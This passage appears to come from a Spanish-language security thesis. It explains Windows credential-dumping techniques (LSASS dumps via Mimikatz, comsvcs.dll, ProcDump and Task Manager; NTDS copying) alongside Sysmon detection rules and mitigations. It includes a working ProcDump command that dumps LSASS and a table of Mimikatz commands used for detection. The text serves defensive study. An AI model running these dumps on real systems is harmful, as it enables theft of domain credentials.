

Figura 6.8: Datos del proceso LSASS del usuario antonio.garcia obtenidos con Mimikatz localmente.

Si bien en este ejemplo el adversario no podría haber aumentado sus privilegios en el dominio pues ya poseía acceso a la cuenta de administrador, es posible que este ataque se hubiese realizado tras ejecutar alguna técnica de escalada de privilegios en la estación de trabajo. Para ello no es necesario tener un usuario, pues podría tratarse de explotar una vulnerabilidad web para acceder a la máquina y explotar algún servicio en la máquina que le permita escalar privilegios a nivel de sistema. En ese caso, el usuario habría obtenido el hash del usuario que si le permitiría aumentar privilegios y realizar movimientos laterales en el dominio. Una vez obtenidos los hashes, podría intentar obtener la contraseña en texto claro mediante la técnica "T1110.002: *Brute Force: Password Cracking*" o para autenticarse en máquinas del dominio mediante la técnica "T1550.002: *Use Alternate Authentication Material: Pass the Hash*".

De este ejemplo también se puede comprender que la información que pueda obtener un usuario a través del proceso LSASS depende de la información que esté guardando en ese momento el proceso.

Escenario 2: Volcado con comsvcs.dll y extracción remota

En este escenario se supondrá que el adversario ha sido capaz de obtener acceso a nivel de sistema al controlador de dominio del Directorio Activo. Para realizar el volcado se utilizará la librería dinámicamente cargada comsvcs.dll, la misma que ha utilizado *Sandworm Team* en alguno de sus ataques [45].

La ventaja para el adversario de realizar la extracción de forma remota es que este no tiene que preocuparse de evadir las defensas necesarias para transferir y ejecutar Mimikatz en la máquina. Puede volcar todo el proceso y extraerlo a una máquina de su control, en la cual puede desactivar todas las medidas de seguridad y utilizar cualquier Mimikatz.

La librería comsvcs.dll se encuentra por defecto en todos los sistemas Windows, lo que hace que el adversario no tenga que transferir ningún software hasta la máquina donde va a realizar el volcado. Además, está firmada por Micrsoft, por lo que no es detectada como maliciosa por sistemas de antivirus. Esto se puede ver en la figura 6.9, donde tras subirse a la página de VirusTotal indica que ese archivo está distribuido por Microsoft y que ninguno de los 69 antivirus que han analizado el archivo lo ha detectado como malicioso. Pese a eso, en la información que se provee sobre el binario, aparece la etiqueta "lolbin", lo que indica que este programa puede ser utilizado para la técnica *Living of the Land Binaries*. Esta técnica, identificada en ATT&CK como "T1218: System Binary Proxy Execution", permite la evasión de defensas al ejecutar archivos firmados con objetivos maliciosos.



Figura 6.9: Analisis de comsvcs.dll en VirusTotal.

Para el realizar el volcado de memoria, el adversario deberá realizar lo mostrado en la figura 6.10. Primero deberá obtener el identificador del proceso LSASS, una vez obtenido podrá realizar el volcado de ese proceso. Para ejecutar la librería, ya que no es un programa, deberá utilizar el programa rundll32, que es el comando de Windows que permite cargar y ejecutar librerías.



Figura 6.10: Volcado del proceso LSASS utilizando comsvcs.dll.

Una vez realizado el volcado, el adversario deberá transferir ese archivo con la información de proceso a una máquina mediante alguna técnica de exfiltración para poder ejecutar *Mimikazt* y extraer la información sobre credenciales de la memoria del proceso. Para realizar el proceso de exfiltración, puede utilizar cualquiera de las técnicas de ATT&CK asociadas a esta táctica. Por ejemplo, el adversario podría realizarlo a través del canal de comunicación del Comando y Control, a través de un servicio Web hacia el exterior, mediante alguna aplicación de almacenamiento o exponiendo el archivo en un recurso compartido al que tenga acceso.

Una vez en su máquina, el adversario podrá extraer la información del proceso de forma similar a lo visto en el escenario uno, pero con una pequeña diferencia. Como se puede ver en la figura 6.11, el adversario ha ejecutado el comando *minidump* del módulo *sekurlsa* de Mimikatz especificando la ruta del archivo donde se encuentra el volcado de memoria. Este comando ha hecho que la extracción de credenciales del comando siguiente no la realice accediendo al proceso LSASS, sino accediendo al volcado de este en un archivo. Esto además hace que el adversario no requiera privilegios de administración para poder realizar la extracción de información, pues solo necesita acceso al fichero donde se encuentra.



Figura 6.11: Extracción de información del proceso LSASS forma remota con Mimikatz.

Escenario 3: Volcado utilizado ProcDump

En este escenario el adversario tiene acceso con privilegios de administración al controlador de dominio y ha conseguido transferir la herramienta ProcDump a este.

ProcDump es una herramienta desarrollada por Microsoft que permite generar volcados de memoria de procesos. Se diseñó para detectar y analizar procesos que tenían picos en consumos de recursos, pero los adversarios pueden utilizarla con fines maliciosos. Al estar desarrollada por Microsoft el binario está firmado por esta misma empresa, por lo que si no existen reglas personalizadas, podrá descargarse sin que se active ninguna alerta. Esto puede corroborarse en la figura 6.12, donde se ve el resultado del análisis de la herramienta en la plataforma VirusTotal.



Figura 6.12: Análisis de ProcDump.exe en VirusTotal.

Se sabe conoce que muchos adversarios han utilizado esta técnica. Según la empresa Mandiant, al menos los grupos APT33 [18] y APT39 [19] han sido detectados usando este procedimiento.

Para realizar el volcado de memoria, el adversario solamente debe ejecutar el comando que se muestra en la figura 6.13. El parámetro *accepteula* evita que aparezca un cuadro de texto en la pantalla solicitando aceptar los términos de licencia. El parámetro "ma" indica que se realice un volcado completo, el cual incluya toda la memoria y los metadatos del proceso. Finalmente se indica el proceso, lsass.exe, y el archivo donde se guardará el volcado, lsass.dmp.

```
PS C:\Users\Administrador\Downloads\Procdump> .\procdump.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[17:21:24] Dump 1 initiated: C:\Users\Administrador\Downloads\Procdump\lsass.dmp
[17:21:24] Dump 1 writing: Estimated dump file size is 128 MB.
[17:21:24] Dump 1 complete: 128 MB written in 0.5 seconds
[17:21:24] Dump count reached.

PS C:\Users\Administrador\Downloads\Procdump>
```

Figura 6.13: Realización de un volcado de memoria del proceso LSASS utilizando ProcDump.exe.

Una vez realizado el volcado, el adversario deberá mover el archivo a una máquina de su control y extraer la información de la misma forma que se expresa en el escenario 2.

Escenario 4: Volcado desde el administrador de tareas

En este escenario el adversario tiene acceso a la interfaz gráfica de la máquina donde va a realizar el volcado de memoria del proceso y además cuenta con privilegios administrativos en esta.

En este caso, el adversario accederá al administrador de tareas, desde el cual realizará el volcado del proceso. Si bien el uso de herramientas de línea de comandos, como en el escenario anterior, supone rapidez y permite una mayor automatización del ataque, es posible que el adversario prefiera usar esta técnica en determinados contextos. Es posible que el uso de PowerShell esté limitado o más controlado, lo que le impide utilizarlo. Además, el uso del gestor de tareas suele pasar más desapercibido de cara a la detección y análisis.

Este se trata de otro caso donde el adversario realiza un ataque *Living of the Land*, donde utiliza *software* ya presente en la máquina con fines maliciosos.

Se tiene constancia de que varios grupos han realizado el volcado de la memoria del proceso LSASS utilizando el administrador de tareas. Según analistas de ciberinteligencia de la empresa Mandiant, el actor malicioso de espionaje chino conocido como APT5 o *Keyhole Panda* utiliza el administrador de tareas para generar volcados de memoria del proceso LSASS para obtener hashes NTLM [38]. Este método fue usado en septiembre de 2022 por un actor de espionaje iraní y les permitió obtener permisos de administración en un controlador de dominio durante un ataque que terminó con un *ransomware* propagado por todo el dominio [41].

Una vez el adversario accede al gestor de tareas, debe ir a la pestaña de detalles, buscar el proceso, abrir el menú de opciones de este y seleccionar la opción “Crear archivo de Volcado”, como se ve en la figura 6.14.

En caso de que el usuario que abre el administrador de tareas no tenga permisos suficientes podrá ver lo mismo que se aprecia en la figura 6.14, pero al intentar realizar el volcado aparecerá un error.

Una vez el proceso finaliza, se informa al usuario de la ruta donde se guardará el volcado. Esto se puede ver en la figura 6.15.

Una vez se genera el archivo con el volcado de la memoria del proceso el adversario debe moverlo a una máquina que controle y extraer la información con Mimikatz de la misma forma que se muestra en el escenario 2.

Detección de la técnica

En la entrada de esta técnica en MITRE ATT&CK se proponen diferentes métodos de detección que pueden complementarse entre sí para poder tener más posibilidades de



Figura 6.14: Menú de opciones del administrador de tareas del proceso LSASS.



Figura 6.15: Mensaje de finalización del volcado de memoria del proceso LSASS mediante el administrador de tareas.

detectarlo.

Como se ha podido ver, la técnica tiene dos fases, la primera consiste en acceder a la memoria del proceso, generalmente para realizar un volcado, y la segunda consiste en en extraer la información útil de este. Independientemente de la forma en que el adversario va a implementar la técnica, siempre va a tener que interactuar con el proceso LSASS. Esto puede detectarse con el evento 10 de Sysmon, el cual detecta todos los accesos a procesos y provee información de estos.

En la figura 6.16 se puede apreciar el evento generado tras la realización del volcado de memoria. Se trata de un evento de Sysmon de tipo 10, proceso accedido. Dentro de este se puede observar el proceso al que se ha accedido es LSASS gracias al parámetro "*TargetImage*".



Figura 6.16: Evento generado al realizar el volcado de memoria del proceso LSASS utilizando ProcDump.

Si bien en el parámetro "*SourceImage*" aparece el proceso que ha accedido a LSASS, y se podría utilizar expresiones regulares para la detección de herramientas como ProcDump,

el Administrador de tareas o cualquiera que estén utilizando los adversarios, estos pueden cambiar el nombre del binario para evitar estas detecciones, como se ha visto en algún ataque [65]. Para evitar que los adversarios evadan las defensas con tan solo renombrar una herramienta, se puede utilizar el parámetro "GrantedAccess". Este parámetro, según la guía de la comunidad de Sysmon, puede utilizarse para ver que herramienta accedió al proceso, como se puede ver en la tabla 6.1 [66].

Command	**Sysmon 10**
lsadump::lsa /patch	GrantedAccess 0x1438
lsadump::lsa /inject	GrantedAccess 0x143a
lsadump::trust /patch	GrantedAccess 0x1438
misc:memssp	GrantedAccess 0x1438
Procdump mimidump	GrantedAccess 0x1fffff
Task Manage minidump	GrantedAccess 0x1400, 0x1000, 0x1410 y 0x1fffff
sekurlsa::*	GrantedAccess 0x1010

Tabla 6.1: Algunas máscaras de acceso y las herramientas asociadas a ellas [66]

Para poder detectar la extracción del proceso LSASS utilizando la librería comsvcs.dll se partir del evento 10 de Sysmon, generado cuando un proceso accede a otro. En este caso, a igual que en el caso de ProcDump, el parámetro "TargetImage" corresponderá con el proceso lsass.exe. En este caso, sin embargo, el parámetro "SourgeImage" corresponda a "rundll32.ese". Si se disponde de acceso a la línea de comandos que generó el evento, también puede se puede comprobar si esta contiene "comsvcs.dll", la librería utilizada para realizar el volcado, o "Minidump", el cual es el parámetro necesario para realiar el volcado.

Otro parámetro a tener en cuenta para poder filtrar eventos y detectar aquellos potencialmente maliciososos es "SourceUser", donde en caso de que la cuenta que acceda al proceso no sea una cuenta de servicio válida como SYSTEM se genere una alerta.

Finalmente, para el primer escenario, donde la herramienta Mimikatz se ejecuta en la propia máquina, sería necesario el uso de un antivirus que detecte esa herramienta antes de que pueda actuar, generando una alerta y poniendo el archivo en cuarentena. Si bien el adversario puede editar el archivo para modificar su hash y otras características de este para evitar su detección, los antivirus de nueva generación se centran en características superiores de la pirámide del dolor, lo que permite detectar la herramienta por los indicadores de ataque.

Mitigación de la técnica

Se puede activar la protección de LSA, que impide que procesos no protegidos accedan a este proceso. Esta protección hace que solamente procesos firmados digitalmente puedan acceder al proceso LSASS. Está disponible a partir de la versión Windows 8.1 y activada por defecto en Windows 11. Para activarla puede crearse una directiva de grupo que aplique a nivel de dominio en la cual se cree un nuevo registro con la configuración que puede observarse

en la figura 6.17.



Figura 6.17: Activación de la protección adicional de LSA creando un registro en una política de grupo.

En caso de que no se utilice ningún modulo de autenticación de terceros ni UEFI o *Secure Boot* no habrá ningún problema en su implementación.

Si bien la protección LSA es útil pues impide que aplicaciones normales accedan al proceso LSASS, existen diferentes técnicas conocidas para evadir esta protección, como el uso de *drivers* firmados.

Una medida complementaria y recomendable es el uso de *Credential Guard*. Si *Credential Guard* está habilitado en un dispositivo, existen dos procesos LSASS, uno de los cuales se encuentra dentro de una máquina virtual. El proceso local, lsass.exe, se comunica con el proceso aislado, LSAIso.exe. Para que sea efectivo debe habilitarse antes de que un dispositivo se una a un dominio. Puede habilitarse mediante el registro o mediante una directiva de grupo.

En caso de querer habilitarlo mediante una directiva de grupo puede crearse una nueva directiva y asignarle el valor "habilitado" a la configuración "Activar la seguridad basada en la virtualización", como se muestra en la figura 6.18.

Otras mitigaciones a implementar implican impedir que el adversario obtenga privilegios para ser capaz de utilizar esta técnica para obtener información. Esto implica el uso de contraseñas robustas con expiración, actualizaciones constantes para evitar utilizar soft-



Figura 6.18: Activación de *Credential Guard* con una política de grupo.

ware vulnerable y una buena configuración del sistema para evitar una posible escalada de privilegios.

6.1.4. T1003.003: OS Credential Dumping: NTDS

Los adversarios pueden intentar acceder a la base de datos del dominio de Directorio Activo, o intentar hacer una copia de esta, para obtener información sobre todos los componentes del dominio, lo cual incluye contraseñas.

Dado que ese archivo está siempre abierto por el Centro de Distribución de Claves de Kerberos, para poder copiarlo los adversarios deben utilizar otras herramientas y técnicas.

Una vez los adversarios han conseguido realizar una copia de este fichero, deben extraer la información que contiene.

Si bien es cierto que el adversario ya debe poseer privilegios de administración en el controlador de dominio para realizar el ataque, este sigue teniendo diferentes motivaciones para poder acceder a los credenciales almacenados en la base de datos NTDS. Existe la posibilidad de que el adversario haya conseguido explotar alguna serie de vulnerabilidades con las que haya obtenido esos privilegios, pero no tenga ninguna credencial con los permisos asociados. Además, gracias a este ataque, el adversario puede obtener el hash NTLM de la cuenta krbtgt, encargada del servicio del centro de distribución de claves de Kerberos. Con el control de esta cuenta el adversario puede obtener persistencia en el dominio mediante la técnica "T1558.001: *Steal or Forge Kerberos Tickets: Golden Ticket*". También puede acceder

a la información de todos los usuarios del dominio, los cuales puede vender o utilizar para generar diccionarios.

Utilización por adversarios

Existen diferentes grupos de adversarios de los cuales se tiene constancia de que han utilizado esta técnica. Según la NSA, la CISA, el FBI y el NCSC uno de estos grupos es APT28 o *Fancy Bear*, el cual ha utilizado la herramienta ntdsutil.exe, la cual se encuentra integrada en Windows, para realizar el ataque [34]. Esta herramienta también ha sido utilizada por *Sandworm Team*, según informa la comunidad de Inteligencia de Amenazas de Microsoft [45].

Según diferentes informes de Mandiant, el grupo *Wizard Spider* también ha utilizado esta técnica. Para ello ha utilizado la herramienta ntdsutil.exe, al igual que *Fancy Bear* y *Sandworm Team*. Además de esa herramienta, también han accedido a NTDS a través de realizar *Volume Shadow Copies*, las cuales generan instantáneas de un volumen [22], [26].

Escenario 1: Copia de la base de datos con Ntdsutil.exe y extracción de información con secretsdump.py

En este escenario se supone que el adversario ha sido capaz de obtener acceso al controlador de dominio con la cuenta de Administrador del dominio.

